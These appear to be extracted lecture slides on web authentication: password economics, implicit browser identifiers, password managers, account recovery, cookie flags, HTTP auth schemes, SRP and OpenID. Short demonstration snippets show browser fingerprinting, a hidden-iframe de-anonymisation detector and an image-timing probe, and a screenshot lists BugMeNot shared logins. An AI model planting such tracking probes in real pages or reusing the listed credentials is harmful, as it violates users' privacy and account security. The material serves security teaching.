
Personal knowledge questions



Personal knowledge worse than passwords (Bonneau et al. 2010)


- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong**
 - 1 Technical failures (false authentication)
 - 2 User interface failures
 - 3 Human memory failures
 - 4 Economic failures**
 - 5 Technical failures (unintended authentication)
- 4 Can we do better?

Systemic trends in web authentication



- All sites collect passwords
- All sites utilise email infrastructure
 - Naming
 - Liveness checks
 - Password recovery

Systemic trends in web authentication



- All sites collect passwords
- All sites utilise email infrastructure
 - Naming
 - Liveness checks
 - Password recovery

Economic models




- Password over-collection is a tragedy of the commons
- Password insecurity is a negative externality

Economic models




- Password over-collection is a tragedy of the commons
- Password insecurity is a negative externality

Consequences



- Users overwhelmed by password burden
 - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
 - Email accounts becoming powerful credentials

Consequences



- Users overwhelmed by password burden
 - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
 - Email accounts becoming powerful credentials

Twitter accounts compromised in torrent site scam

Angela Moscaritolo February 03, 2010

PRINT EMAIL REPRINT PERMISSIONS FONT SIZE: A | A | A [Tweet](#) 0 [Like](#)

Twitter this week reset the passwords of some of its users after discovering malicious file-sharing sites that were set up to steal users' login credentials.

During regular monitoring of its user base for suspicious activity, Twitter noticed a sudden surge in followers for several accounts within the last five days, Del Harvey, Twitter's director of trust and safety, wrote in a [blog post](#) Tuesday. After investigating the issue, Twitter discovered that some of the accounts following the suspicious users were compromised by an attacker who stole login credentials from rogue [file-sharing](#) "torrent" sites.

For several years, an individual had been setting up torrent sites, as well as forums for torrent site usage, Harvey said. This individual sold these supposedly well-crafted sites and forums to others who wanted to start their own torrent download sites.

RELATED ARTICLES

- [Twitter hackers compromise Chinese search engine](#)
- [Twitter attributes outage to DNS records hack](#)
- [SSL bug used on Twitter](#)
- [Spears Twitter hack](#)
- [New Twitter worm strikes](#)
- [Twitter among web apps affected by patched XSS bug](#)
- [Twitter XSS vulnerability not yet fixed](#)
- [Twitter fights off massive DoS attack](#)
- [Researchers laud Twitter alerts on bad links](#)
- [Koobface hits Twitter](#)

RELATED LINKS

- [Twitter](#)

- Users overwhelmed by password burden
 - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
 - Email accounts becoming powerful credentials

Consequences

	A	B	C	D	E	F	G	H	I
1									
2		2009			2010				
3									
4	Users in	8	12	16	25	35	48	72	100
5									
6	Revenue	\$0.	\$0.	\$400000.	\$4000000.	\$8000000.	\$17000000.	\$53000000.	\$62000000.
7									
8	Total Yearly				\$4400000.				\$140000000.
9									
10	People	30	45	60	78	120	197	275	345
11					Target: 65				Target: 500
12	People Cost	\$1050000.	\$1575000.	\$2100000.	\$2730000.	\$4200000.	\$6895000.	\$9625000.	\$12075000.
13									
14	Org Cost sans	\$2030000.	\$3045000.	\$4060000.	\$6343750.	\$8881250.	\$12180000.	\$18270000.	\$25375000.
15									
16	Gross Margin	\$43950000.	\$39330000.	\$33570000.	\$28496250.	\$23415000.	\$21340000.	\$46445000.	\$70995000.
17									
18	Net Earnings	\$28567500.	\$25564500.	\$21820500.	\$18522562.5	\$15219750.	\$13871000.	\$30189250.	\$46146750.
19									
20	Cost of	1.015							
21	Starting Cash	45000000							

In Our Inbox: Hundreds Of Confidential Twitter Documents

by **Michael Arrington** on Jul 14, 2009 **481 Comments**  **11**  **82** **1408** 

- Users overwhelmed by password burden
 - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
 - Email accounts becoming powerful credentials

- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong**
 - 1 Technical failures (false authentication)
 - 2 User interface failures
 - 3 Human memory failures
 - 4 Economic failures
 - 5 Technical failures (unintended authentication)**
- 4 Can we do better?

Implicit identifiers

```
SRC: 128.232.8.168
```

```
DST: 128.232.0.20
```

```
...
```

- 1 IP address
- 2 HTTP headers
- 3 HTTP referer
- 4 Javascript runtime (also Flash, Java, Silverlight ...)
- 5 Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
en-GB; rv:1.9.2.12) Gecko/20101027 Ubuntu/9.10
(karmic) Firefox/3.6.12
Accept: text/html, application/xhtml+xml,
application/xml; q=0.9,*/*
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;
```

- 1 IP address
- 2 HTTP headers
- 3 HTTP referer
- 4 Javascript runtime (also Flash, Java, Silverlight ...)
- 5 Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1  
Host: www.cl.cam.ac.uk  
Referer: http://www.bing.com/search?  
q=what%27s+the+best+university
```

- 1 IP address
- 2 HTTP headers
- 3 HTTP referer
- 4 Javascript runtime (also Flash, Java, Silverlight ...)
- 5 Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1  
Host: www.cl.cam.ac.uk  
Referer: http://www.facebook.com/profile.php?  
id=1511359465
```

- 1 IP address
- 2 HTTP headers
- 3 HTTP referer
- 4 Javascript runtime (also Flash, Java, Silverlight ...)
- 5 Cross-site de-anonymisation

Implicit identifiers

```
//detect screen resolution
x = screen.width; y = screen.height;

//detect plugins
q = navigator.mimeTypes["video/quicktime"];
j = navigator.javaEnabled();

//detect time zone
tz = (new Date()).getTimezoneOffset();
```

- 1 IP address
- 2 HTTP headers
- 3 HTTP referer
- 4 Javascript runtime (also Flash, Java, Silverlight ...)
- 5 Cross-site de-anonymisation


Implicit identifiers

```
# Send users to my detector...  
<iframe name="detector"  
width="0" height="0" frameborder="0"  
src="https://docs.google.com/document/d/  
1TUV9x1lFAQcVWvhP4EAHQZIPrVmo3_vrz5Sz8Wo">  
</iframe>
```

Narayanan 2009

- 1 IP address
- 2 HTTP headers
- 3 HTTP referer
- 4 Javascript runtime (also Flash, Java, Silverlight ...)
- 5 Cross-site de-anonymisation

Implicit identifiers



- 1 IP address
- 2 HTTP headers
- 3 HTTP referer
- 4 Javascript runtime (also Flash, Java, Silverlight ...)
- 5 Cross-site de-anonymisation

Narayanan 2009

Implicit identifiers

```
<img id="test" style="display:none">

<script>
test = document.getElementById('test');
var start = new Date();
test.onerror = function()
{ time = new Date() - start;}

test.src = "http://www.example.com/";
</script>
```

Bortz et al. 2007

- 1 IP address
- 2 HTTP headers
- 3 HTTP referer
- 4 Javascript runtime (also Flash, Java, Silverlight ...)
- 5 Cross-site de-anonymisation

Talk outline



- 1 What are we trying to achieve?
- 2 What's done in practice
- 3 What goes wrong
- 4 Can we do better?**

Password alternatives




Mitigates: Guessing attacks, phishing?, malware

Password alternatives



Mitigates: Brute-force attacks?, trawling attacks?

Password alternatives



Better password choices

What to do	Suggestion	Example
Start with a sentence or two (about 10 words total).	Think of something meaningful to you.	Long and complex passwords are safest. I keep mine secret. (10 words)
Turn your sentences into a row of letters.	Use the first letter of each word.	laccpasikms (10 characters)
Add complexity.	Make only the letters in the first half of the alphabet uppercase.	IACpAsIKMs (10 characters)
Add length with numbers.	Put two numbers that are meaningful to you between the two sentences.	IACpAs56IKMs (12 characters)
Add length with punctuation.	Put a punctuation mark at the beginning.	?IACpAs56IKMs (13 characters)
Add length with symbols.	Put a symbol at the end.	?IACpAs56IKMs" (14 characters)

Microsoft password advice

Mitigates: Password guessing

Better password choices


To construct a good password, create a simple sentence of 8 words and choose letters from the words to make up a password.

You might take the initial or final letters; you should put some letters in upper case to make the password harder to guess; and at least one number and/or special character should be inserted as well. Use this method to generate a password of 7 or 8 characters.

Yan et al. 2004

Mitigates: Password guessing

Better password choices



Better password choices



Password:

Type the password:

Strength score is: Strength verdict:



Username:

Password:



PHP Password Strength Meter



Company:

Email:

Password:

Test Your Password	Minimum Requirements
Password: <input type="password" value="*****"/>	<ul style="list-style-type: none">• Minimum 8 characters in length• Contains 3/4 of the following items:<ul style="list-style-type: none">- Uppercase Letters- Lowercase Letters- Numbers- Symbols
Hide: <input checked="" type="checkbox"/>	
Score: <input type="text" value="76%"/>	
Complexity: <input type="text" value="Strong"/>	

Mitigates: Password guessing

Better password choices

```
twtr.BANNED_PASSWORDS = [ "000000", "111111", "11111111", "112233", "121212",  
"123123", "123456", "1234567", "12345678", "123456789", "131313", "232323", "654321",  
"666666", "696969", "777777", "7777777", "8675309", "987654", "aaaaaa", "abc123",  
"abc123", "abcdef", "abgrtyu", "access", "access14", "action", "albert", "alberto",  
"alexis", "alejandra", "alejandro", "amanda", "amateur", "america", "andrea",  
"andrew", "angela", "angels", "animal", "anthony", "apollo", "apples", "arsenal",  
"arthur", "asdfgh", "asdfgh", "ashley", "asshole", "august", "austin", "badboy",  
"bailey", "banana", "barney", "baseball", "batman", "beatriz", "beaver", "beavis",  
"bigcock", "bigdaddy", "bigdick", "bigdog", "bigtits", "birdie", "bitches", "biteme",  
"blazer", "blonde", "blondes", "blowjob", "blowme", "bond007", "bonita", "bonnie",  
"booboo", "booger", "boomer", "boston", "brandon", "brandy", "braves", "brazil",  
"bronco", "broncos", "bulldog", "buster", "butter", "butthead", "calvin", "camaro",  
"cameron", "canada", "captain", "carlos", "carter", "casper", "charles", "charlie",  
"cheese", "chelsea", "chester", "chicago", "chicken", "cocacola", "coffee",  
...  
"tequiero", "taylor", "tennis", "teresa", "tester", "testing", "theman", "thomas",  
"thunder", "thx1138", "tiffany", "tigers", "tigger", "tomcat", "topgun", "toyota",  
"travis", "trouble", "trustno1", "tucker", "turtle", "twitter", "united", "vagina",  
"victor", "victoria", "viking", "voodoo", "voyager", "walter", "warrior", "welcome",  
"whatever", "william", "willie", "wilson", "winner", "winston", "winter", "wizard",  
"xavier", "xxxxxx", "xxxxxxxx", "yamaha", "yankee", "yankees", "yellow", "zxcvbn",  
"zxcvbnm", "zzzzzz"];
```

Twitter banned password list

Mitigates: Password guessing

Better password choices

diceware 166651565315653563223561665224

1 6 6 6 5 cleft

1 5 6 5 3 cam

5 6 3 2 2 synod

3 5 6 1 6 lacy

6 5 2 2 4 yr

password = cleftcamsynodlacyr

Diceware


Mitigates: Password guessing

Better password choices



More can be less...


Password managers



Chrome password manager

Mitigates: password recovery, weak passwords?

Password managers



The screenshot displays the PasswordManager Pro web interface. The main content area is titled "My Passwords" and shows a list of resources with their associated user accounts, passwords, and last accessed times. The interface includes a navigation menu on the left with options like "Operations", "Users", and "Password Generator".

Resource Name	User Account	Password	Change Password	Last Accessed Time
AdventNet Intranet Server	webserver	*****		2007-04-10 17:31:05.0
AdventNet Mail Server	vimal	*****		2007-04-10 17:31:07.0
PassTrix CentOS Machine	root	*****		2007-04-10 17:31:05.0
PHP Demo Server	root	*****		2007-04-10 17:31:05.0
AdventNet Mail Server	root	*****		2007-04-10 17:31:04.0
AdventNet Intranet Server	root	*****		2007-04-10 17:31:03.0
PassTrix CentOS Machine	rajesh	*****		2007-04-10 17:31:01.0
PHP Demo Server	ampdemo	*****		2007-04-10 17:31:05.0
PassTrix CentOS Machine	pasatrix	*****		2007-04-10 17:30:59.0
AdventNet Mail Server	mailserver	*****		2007-04-10 17:30:59.0
PHP Demo Server	guest	*****		2007-04-10 17:30:58.0
AdventNet Mail Server	quest	*****		2007-04-10 17:30:56.0
PHP Test Machine	administrator	*****		2007-04-10 17:30:55.0
AdventNet Intranet Server	quest	*****		2007-04-10 17:30:55.0
AdventNet Blog Server	root	*****		Not Accessed
AdventNet Blog Server	quest	*****		Not Accessed
AdventNet Blog Server	blogserver	*****		Not Accessed
Oracle Test Machine	scott	*****		Not Accessed
Oracle Test Machine	root	*****		Not Accessed
Oracle Test Machine	quest	*****		Not Accessed
Oracle Application Server	oracle	*****		Not Accessed
Oracle Application Server	lbadmin	*****		Not Accessed
mandriva-server	root	*****		Not Accessed
mandriva-server	quest	*****		Not Accessed
mandriva-server	mandriva	*****		Not Accessed

PasswordManager Pro™

Mitigates: password recovery, weak passwords?

Password managers



The screenshot shows the Firefox Add-ons page for PwdHash 1.7 by Collin Jackson. The page features a header with the extension name and version, a description of its functionality, a 'Download Now' button, a 'Contribute' button, and a table of metadata including update date, website, compatibility, rating, and download count.

PwdHash 1.7
by Collin Jackson

Automatically generates per-site passwords if you prefix your password with @@@ or press F2 beforehand. Prevents JavaScript from reading your password as it is typed. The same password will be generated at each subdomain, an example.com matches...

[Download Now](#)

The developer of this add-on asks that you help support its continued development by making a small contribution.


[Contribute](#) Suggested Donation: \$0.99 [What's this?](#)

Updated	July 20, 2009
Website	https://www.pwdhash.com/
Works with	Firefox 1.0 - 3.6.*
Rating	★★★★☆ 31 reviews
Downloads	97,658 View Statistics

PwdHash (Firefox extension)

Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise

Password managers



The image shows a web interface for PwdHash, a password manager. It is enclosed in a green rectangular border. The interface consists of three main sections:

- Site Address:** A text input field containing the URL "http://www.example.com/".
- Site Password:** A password input field with a mouse cursor at the end and six dots representing masked characters.
- Hashed Password:** A text input field containing the hash "2Swl1Xoq" and a "Generate" button to the right.

PwdHash (remote interface)

Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise

Better backup authentication



Recovering your password

Add more information to your account to increase your account-recovery options.

Email

Receive a password-reset link at an email address which you can access.

[Add an email address.](#)

SMS

Receive a text message with a password-reset code on your mobile phone.

Country

United Kingdom

Mobile phone number

+44 07590 677 117

Security question

Answer a question to reset your password.


[Edit](#)

Save

Cancel

Mitigates: Question guessing, email as failure point

Better backup authentication



Schecter et al. 2008

Mitigates: Question guessing, email as failure point

Better backup authentication

Windows Live ID Account Recovery - Windows Internet Explorer

http://recover.live.com/

Windows Live ID Account Recovery

Help a friend reset his or her Windows Live ID password

Use this form if someone you know asked you to help recover his or her Live ID account.
Windows Live ID is the user identification system for Windows Live services such as Hotmail.

Your email address:

If you have multiple email addresses, ask your friend which of your addresses he or she provided when selecting you as an account trustee and enter that address.
What is an account trustee?

Your friend's email address:

This is the email address of the Windows Live ID account (e.g. Hotmail) for which your friend has forgotten the password.

Next

You will only be able to assist friends who have already identified you as one of their password-recovery trustees in their Windows Live ID profiles.

© 2008 Microsoft | Privacy | Legal Help Central | Feedback

Done Internet | Protected Mode: On 100%

Schetcher et al. 2008

Mitigates: Question guessing, email as failure point


Better backup authentication

Please confirm your identity

Friend 2 of 7

- Kassie
- Sara
- Harrison
- Trista
- Lauren
- Laura
- I'm not sure

Go to Next Photo



Mitigates: Question guessing, email as failure point

Better backup authentication

Account Activity

View your recent account activity. If you notice an unfamiliar device or location, click "end activity"

Note: Locations and device types reflect our best guesses based on your ISP or wireless carrier.

Most Recent Activity

Last Accessed: **Today at 3:12pm**
Location: Cambridge, ENG, GB (Approximate)
Device Type: Firefox on Linux

Also Active

Last Accessed: **Yesterday at 6:54pm** [end activity](#)
Location: Cambridge, ENG, GB (Approximate)
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US; AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12

Last Accessed: **November 1 at 2:12pm** [end activity](#)
Location: London, ENG, GB (Approximate)
Device Type: Chrome on Win7

Last Accessed: **October 29 at 8:17pm** [end activity](#)
Location: Cambridge, ENG, GB (Approximate)
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US; AppleWebKit/534.11 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.566.0 Chrome/9.0.566.0 Safari/534.11

Last Accessed: **October 24 at 1:26am** [end activity](#)
Location: Cambridge, ENG, GB (Approximate)
Device Type: Firefox on Linux

Mitigates: Account takeover

Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie: auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
httponly;
Content-Length: 0
```

128.28.2.138 ← https://www.example.com

Mitigates: cross-site scripting

Better cookie semantics



```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie: auth=f0eb6a1bdf...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
secure;
Content-Length: 0
```

128.28.2.138 ← https://www.example.com

Mitigates: post-TLS cookie stealing

Designed login protocols

```
GET / HTTP/1.1
```

```
Host: www.example.com
```

128.28.2.138 → www.example.com

```
HTTP/1.1 401 Authorization Required
```

```
Content length: 7661
```

```
Content-Type: text/html
```


```
WWW-Authenticate: Basic realm="example.com"
```

128.28.2.138 ← www.example.com

HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols



HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols

```
GET / HTTP/1.1  
Host: www.example.com  
Authorization: Basic amNiODI6bmljZXRyeQ==
```

128.28.2.138 → www.example.com

auth = `encodebase64(user||pass)`

HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols

```
GET / HTTP/1.1
```

```
Host: www.example.com
```

128.28.2.138 → www.example.com

```
HTTP/1.1 401 Authorization Required
```

```
Content length: 7661
```

```
Content-Type: text/html
```

```
WWW-Authenticate: Digest
```

```
realm="example.com" qop="auth,auth-int",
```

```
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093"
```

128.28.2.138 ← www.example.com

HTTP digest access authentication

Mitigates: password sniffing, database compromise

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
Authorization: Digest username="jcb82",
realm="www.example.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
cnonce="0a4f113b", nc=00000001,
qop=auth, uri="/dir/index.html",
response="6629fae49393a05397450978507c4ef1",
```


128.28.2.138 → www.example.com

resp. = $\mathbf{H}(\mathbf{H}(\text{user}||\text{pass})||n_{\text{server}}||\text{counter}_n||n_{\text{client}}||\mathbf{H}(\text{params}))$

HTTP digest access authentication

Mitigates: password sniffing, database compromise

Designed login protocols



TLS client certificates

Mitigates: password sniffing, phishing, DB compromise

Designed login protocols

Public parameters:

$$N = 2q + 1, q, g : |\langle g \rangle| = q, k \in \mathbb{Z}_N$$

Setup:

$$C \longrightarrow S : C, p$$

$$S : s \xleftarrow{R} \mathbb{Z}_N, x \leftarrow \mathbf{H}(s, p), \text{ store } C, v = g^x \pmod{N}$$

Authentication:

$$C \longrightarrow S : C, A = g^a \pmod{N}$$

$$S \longrightarrow C : s, B = k \cdot v + g^b \pmod{N}$$


$$C : x \leftarrow \mathbf{H}(s, p), K \leftarrow \mathbf{H}((B - k \cdot g^x)^{a+x \cdot \mathbf{H}(A, B)})$$

$$S : K \leftarrow \mathbf{H}((A \cdot v^{\mathbf{H}(A, B)})^b)$$

Secure Remote Password (SRP) Protocol

Mitigates: password sniffing, phishing, DB compromise

Avoiding password collection



The screenshot shows the BugMeNot interface for 'nytimes.com passwords'. The site's logo and tagline 'Bypass Compulsory Registration' are at the top. Below, the text reads 'nytimes.com passwords' and 'THE NEW YORK TIMES - BREAKING NEWS, WORLD NEWS & MULTIMEDIA'. A note states: 'Login with the free account passwords below to bypass compulsory registration.' There are links for 'NewSearch' and 'Instructions'.


The 'ACCOUNT DETAILS' section lists three accounts:

Username	Password	Other	Status	Did this login work out for you?
asdfasdf@bailinator.com	spiffy		70% success rate (303 votes)	Yes No
c@bs.com	taxis		77% success rate (26 votes)	Yes No
cac02605@gmail.com	Arcticman		67% success rate (3 votes)	Yes No

www.bugmenot.com/view/nytimes.com

Mitigates: password re-use across security domains, database compromise

Avoiding password collection



Blacklisted sites from Bugmenot

Single sign-on



Single sign-on

- R** Relying party (www.example.com)
- P** OpenID Provider (Facebook, Google, etc.)
- U_E** End user (a human)
- U_A** User agent (a browser)

U_E → **R** I'm **U@P**!

OpenID

Mitigates: password re-use

Single sign-on

Registering for Mixx is fast, fun, and easy! Here at Mixx, we don't think you should have to create yet another username and password. We work with several sites that you may already use. Simply select the account you'd like your new Mixx account to work with and we'll handle the rest!



Register using your OpenID URL



OpenID

Mitigates: password re-use

Single sign-on

- R** Relying party (www.example.com)
- P** OpenID Provider (Facebook, Google, etc.)
- U_E** End user (a human)
- U_A** User agent (a browser)

U_E → **R** I'm **U**@**P**!

R ↔ **P** $K_{R-P}, n \leftarrow$ D-H key exchange

OpenID

Mitigates: password re-use

Single sign-on

- R** Relying party (www.example.com)
